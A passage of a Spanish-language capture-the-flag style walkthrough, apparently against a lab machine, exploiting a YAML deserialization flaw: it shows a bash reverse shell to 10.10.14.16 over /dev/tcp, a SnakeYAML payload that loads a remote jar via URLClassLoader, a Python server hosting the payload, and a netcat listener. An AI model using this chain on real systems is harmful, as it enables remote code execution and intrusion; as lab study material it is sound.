


```
nano reverse.sh
cat reverse.sh

       File: reverse.sh

       #!/bin/bash

       bash -i >& /dev/tcp/10.10.14.16/443 0>&1
```

Una vez realizado todo esto ahora pondremos lo que nos pide el github en el apartado YAML ya que al parece ser el tipo de lenguaje que funciona en estos casos


Bash

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.16/yaml-payload.jar"]
  ]]
]
```



```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.16/yaml-
payload.jar"]
  ]]
]
```


Tambien tenemos que compartit en un servidor




```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Donde esta el archivo

y ponernos en escucha para una vez ejecutado



```
❯ nc -lvnp 443
listening on [any] 443 ...
```



```
❯ nano ./src/artsploit/AwesomeScriptEngineFactory.java
❯ java --version
openjdk 21.0.2 2024-01-16
OpenJDK Runtime Environment (build 21.0.2+13-Debian-2)
OpenJDK 64-Bit Server VM (build 21.0.2+13-Debian-2, mixed mode, sharing)
```